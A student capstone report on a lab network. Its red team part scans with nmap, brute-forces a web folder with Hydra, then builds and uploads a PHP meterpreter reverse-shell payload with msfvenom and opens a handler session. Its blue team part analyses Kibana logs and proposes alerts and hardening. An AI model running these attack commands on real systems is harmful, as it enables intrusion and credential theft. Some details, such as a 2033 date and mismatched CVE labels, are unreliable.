Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Prepared by: Lauren Evans

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu - Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu - Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target Machine - Replicating a vulnerable server
Kali	192.168.1.90	Attacking Machine for Penetration Testing
ELK	192.168.1.100	SIEM System - Running Kibana - Logs data from Capstone Machine
ML-REFVM-684427 (Hyper-V Azure Machine)	192.168.1.1	Virtual Host Machine - Hosting the 3 VMs above)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80 with public access CVE-2019-6579	Attackers are able to access sensitive private information through open ports. Port 80 is most commonly used for web communication and if left open and unsecure it can allow public access.	This vulnerability allows access into the web server. Files and folders are readily accessible. Sensitive and secret files and folders can be found. The Red Team was able to access company folders with secret files which had the hashed password.
Brute-force Attack	An attack that consists of checking all possible username and password combinations until the correct one is found.	This type of attack can have a significant impact because the attacker can cause loss of data, identity theft, and unauthorized access to confidential data. With the se of brute force and a common passwords list (rockyou.txt) the password can be easily found.

Vulnerability Assessment (continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Remote Code Execution via Command Injection (OWASP Top 10) Critical	Attackers can use PHP scripts to execute arbitrary shell commands remotely through inappropriately open ports (ie. port 80).	This vulnerability allows attackers to establish backdoor connection via outbound port 80. The Red Team's malicious payload allowed then to abuse the HTTP user-agent header and execute commands, gaining shell access to the machine.
Local File Inclusion (LFI) CVE-2021-31783	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	An LFI vulnerability allows an attacker to upload a malicious payload. The Red Team was able to gain access to sensitive information and directories that were clearly marked as not being intended to be exposed to the internet.

Exploitation: Open Web Port (80) CVE-2019-6579

01

Tools & Processes

I used nmap to scan for open ports on the target machine. Commands used:

- netdiscover -r 192.168.1.105
- nmap -sV 192-168.1.1-105
- nmap -sS -A 192.168.1.105

Target Machine 192.168.1.105/meet_our_team/ashton.txt

02

Achievements

Nmap scanned 105 IP addresses: I found 4 hosts up: Port 22 and Port 80 are open and was of interest to me.

The discovered files on meet_our_team/ashton.txt

The ashton.txt allowed the discovery of the secret folder at 192.168.1.105/web/dav/company_folders/secret_folder/

03

```
Shell No.1
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts
 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

```
root@Kali:~# nmap -sV 192.168.1.1-105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-25 10:15 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 105 IP addresses (4 hosts up) scanned in 29.68 seconds
```


Exploitation: Open Web Port (80) CVE-2019-6579 (Continued)


03

```
root@Kali:~# nmap -sV 192.168.1.1-105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-25 10:15 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 105 IP addresses (4 hosts up) scanned in 29.68 seconds
root@Kali:~#
```

Web Server

Navigating to the web server at 192.168.1.105 was the next step. The screenshot shown is the web server homepage, displaying company folders. Reading through the files located in these confirms the existence of a secret folder which needed to be accessed.





Exploitation: Brute-force Attack

01

Tools & Processes

I used Hydra which is already pre-installed on Kali Linux. I also required a password list - in this case I used rockyou.txt

Command: hydra -l ashton -p /use/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

A hash of Ryan's password was found.

02

Achievements


Password for Ashton was tested against the common password dictionary "rockyou"

Access to the secret_folder

Access to /webdav system

Ryan's password.dav was found: linux4u

03






```
root@Kali:~# hydra -l ashton -p /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Status: Running

Exploitation: Brute-force Attack (continued)

03





Exploitation: Remote Code Injection

01

Tools & Processes

Created and uploaded payload:
msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=55555 >> shell1.php

Established remote listener.
Executed reverse shell backdoor on Capstone Apache server.

02

Achievements

Created a reverse shell payload and moved it to WebDav server as Ryan

Listen to the host and port

Once the payload is executed, the attacker can listen to the Capstone server (192.168.1.105)

Flag file was discovered:
<result of cat>
b1ng0w@5h1sn@m0

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

03

```
File  Actions  Edit  View  Help

root@Kali:~/Desktop# cd ..
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=55555 >> shell1.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# ls
ashton.txt  Desktop  Documents  Downloads  Music  Pictures  Public  shell1.php  shell.php  Templates  Videos
root@Kali:~#
```

```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-04-23 04:32:42 -0700  dev
40755/rwxr-xr-x   4096        dir   2022-04-21 17:11:53 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
100644/rw-r--r--  16          fil   2022-04-21 17:17:39 -0700  password.txt
40555/r-xr-xr-x   0           dir   2022-04-23 04:32:01 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   880         dir   2022-04-23 04:32:58 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-04-23 04:32:04 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-04-23 04:32:59 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old
```

Exploitation: Local File Inclusion (LFI) CVE-2021-31783

01

Tools & Processes

I used msfvenom and meterpreter to deliver a payload onto the vulnerable machine (the capstone server)

02

Achievements

Using the multi/handler exploit I could get access to the machine's shell.


```
Shell No.1
File  Actions  Edit  View  Help

msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 55555
LPORT => 55555
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  55555            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > explooit
[-] Unknown command: explooit.
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:55555
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:55555 -> 192.168.1.105:55676) at 2022-04-23 05:03:20 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  1113  fil   2022-04-22 18:44:56 -0700  shell.php
100644/rw-r--r--  1114  fil   2022-04-23 04:59:14 -0700  shell1.php
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port (192.168.1.90) scan occurred on April 23, 2033 @ 13:27 or 1:27 pm EST.
- The majority of the HTTP responses sent from the target (victim) machine to the attacking machine are 404s (could not find) at a count of 5,000+. The second amount of HTTP responses sent from the targeting (victim) machine to the attacking machine is 200 (OK) at a count of 500. The third most HTTP response sent was 400 (bad request code).
- POST request sent from the Kali to capstone machine they are using kali.
- Multiple ports requested at the same time are indicative of a port scan



Analysis: Finding the Request for the Hidden Directory

- The request for the hidden directory occurred on April 23, 2022 at 11:38am. There were 4 requests made to the hidden directory /company_folders/secret_folder from the IP address 192.168.1.90.
- The “secret_folder” contained a hash password for the employee’s credentials (Ryan), which can be used for uploading a payload, and exploiting other vulnerabilities. The “connect_to_corp_server” file was requested, which contains instructions for connecting to WebDav

Search | KQL | Apr 23, 2022 @ 09:00:00.0 → Apr 23, 2022 @ 12:00:00.0 | Refres

source.ip: 192.168.1.90 × | destination.ip: 192.168.1.105 × | url.path: /company_folders/secret_folder/ × | + Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

- destination.ip
- http.request.method
- http.response.status_code
- source.ip
- type
- url.path

Available fields

Popular

4 hits

Apr 23, 2022 @ 09:00:00.000 - Apr 23, 2022 @ 12:00:00.000 — Auto

Time	source.ip	http.response.status_code	destination.ip	http.request.method	url.path	type
Apr 23, 2022 @ 11:38:51.462	192.168.1.90	401	192.168.1.105	get	/company_folders/secret_folder/	http
Apr 23, 2022 @ 11:38:51.464	192.168.1.90	401	192.168.1.105	get	/company_folders/secret_folder/	http
Apr 23, 2022 @ 11:39:02.160	192.168.1.90	200	192.168.1.105	get	/company_folders/secret_folder/	http

File/Folder Accessed	Attacker IP Address
http://192.168.1.105/company_folders/secret_folder/	192.168.1.90
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	192.168.1.90

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

source.ip	url.full
192.168.1.90	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Analysis: Uncovering the Brute Force Attack

- There were 17,047 packet requests made by a brute force attack (Hydra)
- 2 attacks were successful. The HTTP response code 200 indicates a successful discovery of the correct password and was redirected to another web page.

http.response.status_code: Descending	source.ip: Descending	destination.ip: Descending	user_agent.original: Descending	url.path: Descending
401	192.168.1.90	192.168.1.105	Mozilla/4.0 (Hydra)	/company_folders/secret_folder/
200	192.168.1.90	192.168.1.105	Mozilla/4.0 (Hydra)	/company_folders/secret_folder/

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,047
http://192.168.1.105/	209
http://192.168.1.105/webdav/shell1.php	197
http://192.168.1.105/webdav	140
http://192.168.1.105/company_folders/secret_folder/	52

Export: Raw Formatted

source.ip	192.168.1.90
# source.port	57370
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder/
t url.path	/company_folders/secret_folder/
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

Apr 23, 2022 @ 13:26:49.381 user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) @timestamp: Apr 23, 2022 @ 13:26:49.381 query: POST /sdk method: post http.version: 1.1 http.request.method: post http.request.bytes: 6178 http.request.body.bytes: 4418 http.request.headers.content-length: 441 http.response.status_phrase: not found http.response.status_code: 404 http.response.bytes: 4558 http.response.body.bytes: 2758 http.response.headers.content-length: 275 http.response.headers.content-

Analysis: Finding the WebDAV Connection

- 140 total requests were made for the WebDav directory (192.168.1.105/webdav/)
- The files passwd.dav and shell1.php were requested by the attacker 197 times.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,047
http://192.168.1.105/	209
http://192.168.1.105/webdav/shell1.php	197
http://192.168.1.105/webdav	140
http://192.168.1.105/company_folders/secret_folder/	52

Export: Raw Formatted

source.ip: 192.168.1.90 × | destination.ip: 192.168.1.105 × | ~~user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)~~ × | ~~url.path: /company_folders/secret_folder/~~ × | ~~user_agent.original: Mozilla/4.0 (Hydra)~~ × | url.path: /webdav/shell1.php × | + Add filter

17 hits Reset search

Apr 19, 2022 @ 17:49:37.559 - Apr 26, 2022 @ 17:49:37.559 — Auto

Time	url.path	http.request.method	http.response.status_code	_type	type	agent.version	http.request.referrer	@tir
Apr 24, 2022 @ 16:45:47.515	/webdav/shell1.php	get	200	_doc	http	7.7.0	http://192.168.1.105/webdav/	Apr @ 16 15
Apr 24, 2022 @ 16:45:47.363	/webdav/shell1.php	get	200	_doc	http	7.8.0	http://192.168.1.105/webdav/	Apr @ 16 63
Apr 23, 2022 @ 12:03:19.981	/webdav/shell1.php	get	-	_doc	http	7.8.0	http://192.168.1.105/webdav/	Apr @ 12 81
Apr 23, 2022 @ 12:00:10.956	/webdav/shell1.php	get	200	_doc	http	7.7.0	http://192.168.1.105/webdav/	Apr @ 12 56
Apr 23, 2022 @ 12:00:10.954	/webdav/shell1.php	get	200	_doc	http	7.8.0	http://192.168.1.105/webdav/	Apr @ 12 54

> Apr 23, 2022 @ 12:00:10.954 /webdav/shell1.php get 200 _doc http 7.8.0 http://192.168.1.105/webdav/

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Though useful, having alerts for every port scan is unrealistic. Setup a low-level alert for any port scanning, with a threshold of 10, and a severe alert for anything above 100. Have alerts for any use of Nmap. Setup a critical alert for aggressive scans.

System Hardening

Whitelist known IPs and have the firewall block unauthorized IPs from scanning.

Schedule regular security checks on all ports. Close ports that don't need to be open. Keep all services running in ports on ports updated.

Mitigation: Finding the Request for the Hidden Directory

Alarm

First I would create a baseline for what is a normal number of requests over time. Trigger an alert when the upper threshold of that baseline is exceeded.

Use strong passwords and limit login attempts, using two-factor authentication, and use web application firewalls (WAFs). In general, make the root user limited to specific users to protect against SSH attempts.

Create 2 alerts.

1. A low-level alert for more than 3 password failures.
2. Create a critical alert for more than 10 failures.

Create an alert for non-whitelisted IPs attempting to access the directory.

System Hardening

Set a timeout of 30min+ for more than 3 password failures, and that time increases with every failure. Blacklist the IP after 10 failed password attempts.

Increase password strength requirements to the directory (min length, mixture of upper care, lower case, numbers, special characters).

Force a password reset every 3 months.

For privileged accounts create multi-factor authentication.

Limit user access to the directory

Remove all reference to the hidden directory in the webserver.

Mitigation: Preventing Brute Force Attacks

Alarm

For all password portals, such as the web server and SSH, setup alerts for more than 3 failed attempts, and critical alerts for 10 failed attempts.

System Hardening

Setup account timeout and lockout rules for failed password attempts to block brute forcing. After 3 failures a 30min timer is triggered an increased with every successive password failure, up to 10, upon which the user account is locked, a password expiry is triggered and a critical alert is sent to the security team.

Increase password strength requirements and expiry every 3 months. Consider multi-factor authentication.

Rate-limit traffic to block mass password attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

Create an alert for non-whitelisted IPs connecting to WebDav and from non-secure locations.

System Hardening

Limit user access to WebDav.

Harden authentication to WebDav: password requirements, MFA, whitelisting IPs.

Scanning all incoming traffic with anti-virus/anti/malware.

Update regularly.

